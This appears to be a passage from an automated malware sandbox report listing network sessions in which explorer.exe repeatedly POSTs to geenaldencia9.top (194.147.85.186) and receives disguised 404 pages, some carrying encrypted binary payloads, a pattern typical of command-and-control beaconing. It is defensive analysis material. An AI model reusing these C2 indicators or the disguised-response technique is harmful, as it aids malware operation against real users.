cb 8f 8c f5 cf 9b 2b 25 9b 16 ba eb 1b bb 1d 57 74 d2 eb 98 87 cd 23 80 78 51 a1 a2 8f d2 ee df 1c e0 12 02 50 08 08 d8 e2 30 a5 19 93 9b 97 4f f3 e0 e4 62 79 00 54 ea d6 d7 0c 3d 61 19 27 f4 d2 af 34 91 b4 b9 c1 82 20 59 57 11 5c 7c 3b 66 ab 4b 11 c0 4d 58 4b 77 13 d2 08 5b 47 86 65 29 15 32 39 c5 f7 45 22 aa cf 7c c1 7e 9f fe 8c e1 9e 96 98 8b 36 19 19 cb 8a f3 d8 05 0f 4e 86 1a 7d 6f 01 e0 04 89 9f dd 57 80 90 70 89 ae ff 4a 6b b6 e2 a2 22 48 22 d3 49 ad ff fc ff 1f ed f5 3f f4 6d d3 7c ce 36 d2 ce 4e 49 b3 0b 5e 4c 65 55 5b ad 30 7a 83 bb 21 ca c3 e7 b2 ec f2 f1 0d 1c 55 ee 87 fe 0c 35 9a 3d 50 6f d0 56 81 96 8b 97 9e 60 9f 8a 86 e8 47 5a bd b2 cb 99 04 13 10 87 1e b1 b8 56 6c 79 f7 0a 83 8b 71 91 e0 e5 d9 66 d9 1b 76 79 27 24 58 96 da 39 d1 3a 2d a6 43 06 02 27 47 c2 fa 6b 8a b2 e2 4b 6d ec 00 51 a5 e2 ec d7 d9 e6 60 f7 f8 23 d3 3e 5b f3 71 81 4a 04 38 2d 7f 14 2c d6 e8 b1 14 73 71 10 12 32 4b 86 07 30 5a 22 a2 3f 0b 8e 2b 51 fd f5 7a 60 9d 82 eb d0 d6 4a 13 a7 e9 4d 51 c2 41 64 cd 27 5c 8d b7 a3 23 0c 26 17 51 d2 eb e9 23 19 b3 32 59 08 42 41 ae e4 93 72 3e 9d 43 cd 17 fe 2f bf 9e f8 d8 66 47 42 25 e1 b5 be 34 56 9b 46 3e 99 86 11 22 83 37 22 ec 68 aa cf 04 2a 95 36 56 7a 50 67 74 40 b9 87 f6 88 81 de bb 6e 6b 36 cf 09 27 4e e2 d2 be 95 47 ab 63 10 ac f8 b9 1f 3a 48 93 92 4e bd 44 ef c3 de 47 dc ea c0 38 02 97 b5 a4 57 25 c1 b9 d0 ea 85 62 4a 08 7d 54 7a 98 6c 39 c0 1e f3 5c d9 40 11 e6 cc 64 3d da 9a c6 c1 22 7d e6 02 61 60 b9 d6 31 eb cd ae 24 15 8e b7 82 7f 8e 40 b6 f1 b8 4e a1 21 3b 88 4b 6e 69 81 77 af dd c6 83 41 67 30 ae b8 e8 21 10 a0 57 6e 61 87 bd 77 6a 67 09 0f 8a ef 22 3b 6b 81 c7 86 7a 8e 52 d3 e4 9e 0e 7b d6 7d 00 2c 0f 7a d7 9b 48 0b ad 8b bc 08 85 f7 8f 82 42 b7 28 85 d8 da 14 79 a2 8e b9 08 c0 fe 77 c6 1d 2b 15 bf fa a5 e9 a8 b2 13 3b 35 02 1a 1b eb c2 f5 6c 8d e3 17 d3 83 6f ce ed 3f ec cf 81 68 73 02 99 ea a6 f5 c3 05 d0 b3 d3 23 39 41 c4 a5 c8 63 77 ca 0b 8f bd d9 39 6b a1 99 98 77 e8 0f 4e 8c da 06 bd 37 87 8c b4 26 b8 2c 58 b2 77 6c 08 d8 f9 d2 eb 48 25 66 34 2d 6f 77 5e a5 37 48 84 99 ff 67 37 f9 ad a1 97 3b 86 f3 bd 98 bb 1f 67 c7 26 e1 39 c6 86 8e f0 09 af 63 95 09 09 a8 1f 13 30 7b 32 cc c9 e1 ad c3 e5 0f 25 93 23 c4 1d d7 cf 8e 34 39 dc 46 77 58 dc be 91 98 3f d8 2c eb 53 43 a0 0c 97 e4 22 76 f9 14 f9 0b 64 82 93 64 4f 55 b4 ca 5e c3 d5 c0 88 0b 3d d9 1d 69 09 de ff 3d c1 03 70 2e 6f f4 d4 6a db a9 16 da 07 22 bd c8 ac cf 3f ef ba a9 a6 cc b4 02 47 71 f5 66 3c 3d d8 bf cb 67 5c d8 97 24 c8 b9 fc f0 d4 e8 57 2d a6 a1 11 19 c0 7b 69 ad 06 5b 80 1c b7 36 db 64 73 82 f5 51 cf 3b c5 da 87 f1 7d 87 70 f3 35 43 50 11 00 ac 27 1d 02 a1 97 28 e4 f0 9e 11 41 a6 ca 87 35 ce 39 c3 ce 85 a2 fa 56 d0 54 25 cf 66 2b 23 e4 93 32 e6 86 5a 26 39 1a 59 ae f5 cf 98 24 b1 9e e9 ea 33 9d f1 e1 2a e0 c2 28 5e 98 11 9a 4e 6a 8e ca 8d 0b da ca e4 46 Data Ascii: 21802S(SW\iP"&&grq|6?eIJ5~/arR`g1Q5ih.Kw:i/+".]pW!RY8|-:+%Wt#xQP0ObyT=a'4 YW|;fKMXKw[G e)29E"|~6N}oWpJk"H"l?m|6NI^LeU[0z!U5=PoV`GZVlyqfvy'$X9:-C'GkKmQ`#>[qJ8-,sq2K0Z"?+Qz`JMQAd'\#&Q#2YBAr >C/fGB%4VF>"7"h*6VzPgt@nk6'NGc:HNDG8W%bJ}Tzl9\@d="}a`1$@N!;KniwAg0!Wnawjg";kzR{},zHB(yw+;5lo? hs#9Acw9kwN7&,XwlH%f4-ow^7Hg7;g&9c0{2%#49FwX?,SC"vddOU^=i=p.oj"?Gqf<=g\$W-{i[6dsQ;}p5CP'(A59VT%f+ #2Z&9Y$3*(^NjF

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
23	192.168.2.6	49822	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:48.783638954 CEST	15080	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 332 Host: geenaldencia9.top
Sep 27, 2021 19:34:49.141146898 CEST	15081	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:48 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
24	192.168.2.6	49823	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:49.325970888 CEST	15082	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 248 Host: geenaldencia9.top
Sep 27, 2021 19:34:49.509605885 CEST	15083	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:49 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
25	192.168.2.6	49824	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:49.588965893 CEST	15084	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 201 Host: geenaldencia9.top

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:34:49.870599985 CEST	15086	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:34:49 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Data Raw: 34 38 36 61 30 32 0d 0a 00 00 d2 a7 53 28 ca 53 57 5c 2f 8f 69 c1 50 22 ec 26 d8 a1 e7 26 67 0b 72 90 86 ec d2 ca 71 c4 7c be 02 d7 36 3f f4 65 91 89 49 80 4a 35 7e dc 99 bc 2f 8d 61 e9 72 e6 ce 17 b5 12 df 9c 22 60 1b d6 88 67 a1 c2 8a 31 51 0f 88 35 69 d1 88 86 a9 68 1b 1c 2e 4b 08 84 f3 77 b3 f6 12 94 b5 d4 02 cc 3a d8 c8 69 2f 2b ba 22 2e c0 90 88 e0 5d 98 70 16 d6 08 e3 57 da d8 ed 21 e5 e1 94 52 ea 59 9b 93 e2 86 38 f8 f3 af 7c 29 7d 0d aa 8f 8c f5 cf 9b 2b 25 9b f6 ba e9 1a b0 1c 59 69 d2 59 9e 87 cd 5f 87 78 51 a1 a2 8f 05 0a 82 1c e0 02 02 50 08 d8 de e2 30 a5 59 93 9b 87 4f f3 e0 e6 62 79 06 54 ea d6 d7 0c 3d 61 1f 27 f4 d2 af 34 91 b4 b9 f1 fb 20 59 53 11 5c 94 6e 2f ab 49 11 80 cc 58 4b 67 13 d2 18 5b 47 86 65 39 15 32 29 c5 f7 15 67 aa cf 20 c0 7a 9f 06 a2 7f c1 96 98 8b 36 61 5b f2 8a 6f d9 06 0e 45 07 66 7d a4 56 e3 04 89 f9 d4 57 80 90 70 89 ec e4 4a 6b b6 f2 a2 22 48 42 a7 49 11 fa bc ff 1f fd f5 3f f4 6f d3 7c cb 36 d2 ce 4e 49 b3 0b 5b 4c 65 55 5b ad 30 7a 83 3b 2b ca c3 e3 b2 ec 62 cd 7a 1c 17 ee 87 7e 0c 35 8a 3d 50 7f d0 56 81 66 f3 97 5e 70 9f 8a 86 e8 47 5a ad b2 cb 99 64 51 11 87 4a b1 b8 56 b0 40 f6 0a bf 8b 71 91 ce 21 b5 1e 55 df 76 79 64 95 5e 96 da 29 d1 3a 2d a6 43 06 02 27 47 c2 fa 6b 8a b2 e2 4b 6d ec c0 40 a4 e2 d0 d7 d9 86 4e 85 9c 42 a7 5f 5b f3 33 1a 4b 04 38 fd 79 14 2c d6 e8 b1 14 73 71 10 22 17 4a 86 47 30 5a 22 a2 3f 0b 8e 6b 51 fd b5 54 14 fd f6 f6 d1 d6 4a 8b f3 e9 4d 51 b2 49 64 cd 27 5c 8d b7 a3 23 0c 26 17 51 d2 eb e9 23 19 9d 46 3c 70 76 41 ae 24 91 c9 73 bd 7b 9a 55 de df 4d 9e f8 d8 b2 4f 42 25 e1 b5 be 34 56 9b 46 3e 99 86 11 02 83 37 42 c2 1a ce ae 10 4b 95 56 b0 09 1d 47 4c 17 fa a7 a5 7b a6 de bb 8e 62 36 cf 09 27 4e e2 d2 be 95 47 ab 63 10 ec f8 b9 5f 14 2c f2 e6 4f bd 44 8f ed ca 02 fc d2 d7 7b 22 a7 19 e0 57 25 45 88 d0 ea 31 26 4a 08 79 54 7a 98 6c 39 c0 5e f3 5c 19 6e 63 95 be 67 3d da fa 10 77 47 11 89 d1 68 60 05 15 31 eb cd 8c 50 15 8e b1 82 7f 8e f8 f2 f1 b8 4e a1 21 7b 88 4b 2e 69 81 77 af 9d c6 83 01 49 42 dd ca 8b 21 10 a0 9c c5 62 87 bd f7 1f 67 09 a3 89 ef 22 85 2f 81 c7 86 7a 8e 52 d3 e4 9e 0e 7b d6 7d 40 2c 0f 3a d7 9b 48 0b ad 8b bc 08 85 f7 8f 82 42 b7 28 85 d8 da 14 79 a2 8e b9 08 c0 fe 77 c6 1d 2b 15 bf fa a5 e9 a8 b2 13 3b 35 02 1a 1b eb c2 f5 6c 8d e3 17 d3 83 6f ce ed 3f ec cf 81 68 73 02 99 ea a6 f5 c3 05 d0 b3 d3 23 39 41 c4 a5 c8 63 77 ca 0b 8f bd d9 39 6b a1 99 98 77 e8 0f 4e 8c da 06 bd 37 87 8c b4 26 b8 2c 58 b2 77 6c 08 d8 f9 d2 eb 48 25 66 34 2d 6f 77 5e a5 37 48 84 99 ff 67 37 f9 ad a1 97 3b 86 f3 bd 98 bb 1f 67 c7 26 e1 39 c6 86 8e f0 09 af 63 95 09 09 a8 1f 13 30 7b 32 cc c9 e1 ad c3 e5 0f 25 93 23 c4 1d d7 cf 8e 34 39 dc 46 77 58 dc be 91 98 3f d8 2c eb 53 43 a0 0c 97 e4 22 76 f9 14 f9 0b 64 82 93 64 4f 55 b4 ca 5e c3 d5 c0 88 0b 3d d 9 1d 69 09 de ff 3d c1 03 70 2e 6f f4 d4 6a db a9 16 da 07 22 bd c8 ac cf 3f ef ba a9 a6 cc b4 02 47 71 f5 66 3c 3d d8 bf cb 67 5c d8 97 24 c8 b9 fc f0 d4 e8 57 2d a6 a1 11 19 c0 7b 69 ad 06 5b 80 1c b7 36 db 64 73 82 f5 51 cf 3b c5 da 87 f1 7d 87 70 f3 35 43 50 11 00 ac 27 1d 02 a1 97 28 e4 f0 9e 11 41 a6 ca 87 35 ce 39 c3 ce 85 1c 19 26 c3 25 cd 57 0a 5e 5e df d3 23 40 84 88 38 ce 1c 14 f8 9f 95 bf 77 64 16 ed 8f 1f 8e 96 7a dc 7a a4 55 50 94 a4 45 b4 b5 61 b1 fc cf ba a3 0e Data Ascii: 486a02S(SW\iP"&&grq|6?eIJ5~/ar"`g1Q5ih.Kw:i/+".]pW!RY8|)}+%YiY_xQP0YObyT=a'4 YS\n/IXKg[Ge92)g z6a[oEf}VWpJk"HBI?o|6NI[LeU[0z;+bz~5=PVf^pGZdQJV@q!Uvyd^):-C'GkKm@NB_[3K8y,sq"JG0Z"?kQTJMQId' \#&Q#F<pvA$s{UMOB%4VF>7BKVGL{b6'NGc_,OD{"W%E1&JyTzl9^\ncg=wGh`1PN!{K.iwIB!bg"/zR{}@,:HB(yw+;5lo? hs#9Acw9kwN7&,XwlH%f4-ow^7Hg7;g&9c0{2%#49FwX?,SC"vddOU^=i=p.oj"?Gqf<=g\$W-{i[6dsQ;}p5CP'(A59&% W^^#@8wdzzUPEa

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
26	192.168.2.6	49829	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:01.249660015 CEST	20020	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 232 Host: geenaldencia9.top
Sep 27, 2021 19:35:01.520670891 CEST	20021	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:35:01 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 327 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 3c 21 44 4f 43 54 59 50 45 20 48 54 4d 4c 20 50 55 42 4c 49 43 20 22 2d 2f 2f 49 45 54 46 2f 2f 44 54 44 20 48 54 4d 4c 20 32 2e 30 2f 2f 45 4e 22 3e 0d 0a 3c 68 74 6d 6c 3e 3c 68 65 61 64 3e 0d 0a 3c 74 69 74 6c 65 3e 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 3c 2f 74 69 74 6c 65 3e 0d 0a 3c 2f 68 65 61 64 3e 3c 62 6f 64 79 3e 0d 0a 3c 68 31 3e 4e 6f 74 20 46 6f 75 6e 64 3c 2f 68 31 3e 0d 0a 3c 70 3e 54 68 65 20 72 65 71 75 65 73 74 65 64 20 55 52 4c 20 2f 20 77 61 73 20 6e 6f 74 20 66 6f 75 6e 64 20 6f 6e 20 74 68 69 73 20 73 65 72 76 65 72 2e 3c 2f 70 3e 0d 0a 3c 70 3e 41 64 64 69 74 69 6f 6e 61 6c 79 2c 20 61 20 34 30 34 20 4e 6f 74 20 46 6f 75 6e 64 20 65 72 72 6f 72 20 77 61 73 20 65 6e 63 6f 75 6e 74 65 72 65 64 20 77 68 69 6c 65 20 74 72 79 69 6e 67 20 74 6f 20 75 73 65 20 61 6e 20 45 72 72 6f 72 44 6f 63 75 6d 65 6e 74 20 74 6f 20 68 61 6e 64 6c 65 20 74 68 65 20 72 65 71 75 65 73 74 2e 3c 2f 70 3e 0d 0a 3c 68 72 3e 3c 2f 62 6f 64 79 3e 3c 2f 68 74 6d 6c 3e Data Ascii: <!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN"><html><head><title>404 Not Found</title></head> <body> Not Found The requested URL / was not found on this server. Additionally, a 404 Not Found error was encountered while trying to use an ErrorDocument to handle the request. <hr></body></html>

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
27	192.168.2.6	49830	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:01.635981083 CEST	20022	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 145 Host: geenaldencia9.top
Sep 27, 2021 19:35:02.057873011 CEST	20023	IN	HTTP/1.1 404 Not Found Date: Mon, 27 Sep 2021 17:35:01 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Connection: close Transfer-Encoding: chunked Content-Type: text/html; charset=utf-8 Data Raw: 32 63 31 36 30 32 0d 0a 00 00 d2 a7 53 28 ca 53 57 5c 2f 8f 69 c1 50 22 ec 26 d8 a1 e7 26 67 0b 72 90 86 ec d2 ca 71 c4 7c be 02 d7 36 3f f4 65 91 89 49 80 4a 35 7e dc 99 bc 2f 8d 61 e9 72 e6 ce 17 b5 12 df 9c 22 60 1b d6 88 67 a1 c2 8a 31 51 0f 88 35 69 d1 88 86 a9 68 1b 1c 2e 4b 08 84 f3 77 b3 f6 12 94 b5 d4 02 cc 3a d8 c8 69 2f 2b ba 22 2e c0 90 88 e0 5d 98 70 16 d6 08 e3 57 da d8 ed 21 e5 e1 94 52 ea 59 9b 93 e2 86 38 f8 f3 ad 7c af 7c da 38 8f 8c f5 cf 9b 2b 25 9b f6 ba e5 1a b0 1c 67 74 d2 d1 9b 87 cd 99 8b 78 51 a1 a2 8f ca c0 97 1c e0 32 02 50 08 68 db e2 30 a5 59 93 9b b7 4f f3 e0 e6 62 79 04 54 ea d6 d7 0c 3d 61 1d 27 f4 d2 af 34 91 b4 b9 c1 f0 20 59 53 11 5c a9 d7 4a ab 48 11 80 cd 58 4b 67 13 d2 18 5b 47 86 65 39 15 32 29 c5 f7 15 67 aa cf 20 c0 7a 9f 06 a2 7f c1 96 98 8b 36 23 79 c2 8a 43 d8 06 0e 45 87 7f 7d 0d 04 e5 04 89 f9 d4 57 80 90 70 89 ec e4 4a 6b b6 f2 a2 22 48 32 d2 49 ad ff bc ff 1f fd f5 3f f4 6f d3 7c cb 36 d2 ce 4e 49 b3 0b 5b 4c 65 55 5b ad 30 7a 83 3b 2b ca c3 e3 b2 ec 92 90 0f 1c 57 ee 87 7e 0c 35 8a 3d 50 7f d0 56 81 96 9b 97 9e 70 9f 8a 86 e8 47 5a ad b2 cb 99 64 51 11 87 4a b1 b8 56 b0 40 f6 0a bf 8b 71 91 c0 75 f0 46 01 ff 56 59 27 64 5b 96 da 19 d1 3a 2d 32 42 06 02 23 47 c2 fa 6b 8a b2 e2 4b 6d ec c0 40 a4 e2 d0 d7 d9 86 40 d7 d8 03 f3 1e 7b d3 d5 57 4f 04 38 4d 7c 14 2c 6e e8 b1 14 eb 70 10 22 17 4a 86 47 30 5a 22 a2 3f 0b 8e 6b 51 fd b5 5a 50 bc a2 b7 f1 f6 6a 1f a7 e9 4d 51 82 48 64 cd 25 5c 8d b7 f3 21 0c 26 17 51 d2 eb e9 23 19 9d 46 3c 70 76 41 ae a4 ed e1 5a fc 37 bc 17 fe 2f 63 9e f8 d8 02 4e 42 25 e3 b5 be 34 04 99 46 3e 99 86 11 02 83 37 42 c2 1a ce ae 30 4b 95 f6 b0 09 1d 47 4c 17 fa a7 f6 9c 81 de bb ee 63 36 cf 13 27 4e e2 86 bc 95 47 ab 63 10 ec f8 b9 5f 14 2c f2 e6 6f bd 44 af 91 ff 27 b9 87 f9 5d 63 97 2b 9a 57 25 55 b1 d0 ea 85 62 4a 08 7d 54 7a 98 6c 39 c0 5e f3 5c 19 6e 63 95 be 67 3d da 7a 10 67 4d 12 92 b2 68 60 b9 82 12 eb cd dc 6d 15 8e 25 a1 7f 8e 2e b4 f1 b8 4e a1 21 7b 88 4b 2e 69 81 77 af bd c6 83 21 35 71 e3 98 d0 66 52 80 07 62 61 87 bd b7 01 67 09 01 8a ef 22 3b 4d 81 c7 86 7a 8e 52 d3 e4 9e 0e 7b d6 7d 20 2c 0f 1a 85 da 05 2b 95 cc fe 28 d5 fb 8f 82 42 57 43 85 d8 d4 14 79 a2 80 9f 08 c0 fe 77 c6 1d 2b 15 bf fa a5 e9 a8 92 13 3b 55 2c 68 68 99 a1 f5 6c 8d 81 ee d6 83 6f ce 81 3f ec 35 84 68 73 1e bf ea a6 f5 c3 05 d0 b3 d3 23 39 41 c4 a5 88 63 77 8a 0b 8f bd d9 39 6b a1 99 98 77 e8 0f 4e 8c da 06 bd 37 87 8c b4 26 b8 2c 58 b2 77 6c 08 d8 f9 d2 eb 48 25 66 34 2d 6f 77 5e a5 37 48 84 99 ff 67 37 f9 ad a1 97 3b 86 f3 bd 98 bb 1f 67 c7 26 e1 39 c6 86 8e f0 09 af 63 95 09 09 a8 1f 13 30 7b 32 cc c9 e1 ad c3 e5 0f 25 93 23 c4 1d d7 cf 8e 34 39 dc 46 77 58 dc be 91 98 3f d8 2c eb 53 43 a0 0c 97 e4 22 76 f9 14 f9 0b 64 82 93 64 4f 55 b4 ca 5e c3 d5 c0 88 0b 3d d9 1d 69 09 de ff 3d c1 03 70 2e 6f f4 d4 6a db a9 16 da 07 22 bd c8 ac cf 3f ef ba a9 a6 cc b4 02 47 71 f5 66 3c 3d d8 bf cb 67 5c d8 97 24 c8 b9 fc f0 d4 e8 57 2d a6 a1 11 19 c0 7b 69 ad 06 5b 80 1c b7 36 db 64 73 82 f5 51 cf 3b c5 da 87 f1 7d 87 70 f3 35 43 50 11 00 ac 27 1d 02 a1 97 28 e4 f0 9e 11 41 a6 ca 87 35 ce 39 c3 ce 85 2b 94 0d 08 ce 93 a7 45 f3 5a 69 24 fe 18 68 07 d2 70 ec f1 e0 07 6a 48 08 92 21 a9 bc 22 bf 80 32 a3 14 2a 42 9f 2e 77 40 48 8a eb fc ec 4c 7c 1d b6 Data Ascii: 2c1602S(SW\iP"&&grq|6?eIJ5~/ar"`g1Q5ih.Kw:i/+".]pW!RY8||8+%gtxQ2Ph0YObyT=a'4 YS\JHXKg[Ge92)g z6#yCE}WpJk"H2I?o|6NI[LeU[0z;+W~5=PVpGZdQJV@quFVY'd[:-2B#GkKm@@{WO8M|,np"JG0Z"?kQZPjMQHd%\!&Q# F<pvAZ7/cNB%4F>7B0KGLc6'NGc_,oD']c+W%UbJ}Tzl9^\ncg=zgMh`m%.N!{K.iw!5qfRbag";MzR{} ,+(BWCyw+;U,hhlo?5 hs#9Acw9kwN7&,XwlH%f4-ow^7Hg7;g&9c0{2%#49FwX?,SC"vddOU^=i=p.oj"?Gqf<=g\$W-{i[6dsQ;}p5CP'(A59+EZi$hpj H!"2*B.w@HL|

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
28	192.168.2.6	49831	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:05.832731009 CEST	23020	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 316 Host: geenaldencia9.top
Sep 27, 2021 19:35:05.972934961 CEST	23020	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:35:05 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 25 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 4e 6f 20 73 75 63 68 20 66 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 Data Ascii: No such file or directory

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
29	192.168.2.6	49832	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Sep 27, 2021 19:35:06.071932077 CEST	23021	OUT	POST / HTTP/1.1 Connection: Keep-Alive Content-Type: application/x-www-form-urlencoded Accept: */* Referer: http://geenaldencia9.top/ User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; Trident/7.0; rv:11.0) like Gecko Content-Length: 166 Host: geenaldencia9.top
Sep 27, 2021 19:35:06.317152023 CEST	23022	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 17:35:06 GMT Server: Apache/2.4.6 (CentOS) OpenSSL/1.0.2k-fips mod_fcgid/2.3.9 PHP/5.5.38 X-Powered-By: PHP/5.5.38 Content-Length: 25 Connection: close Content-Type: text/html; charset=utf-8 Data Raw: 4e 6f 20 73 75 63 68 20 66 69 6c 65 20 6f 72 20 64 69 72 65 63 74 6f 72 79 Data Ascii: No such file or directory

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.6	49771	194.147.85.186	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
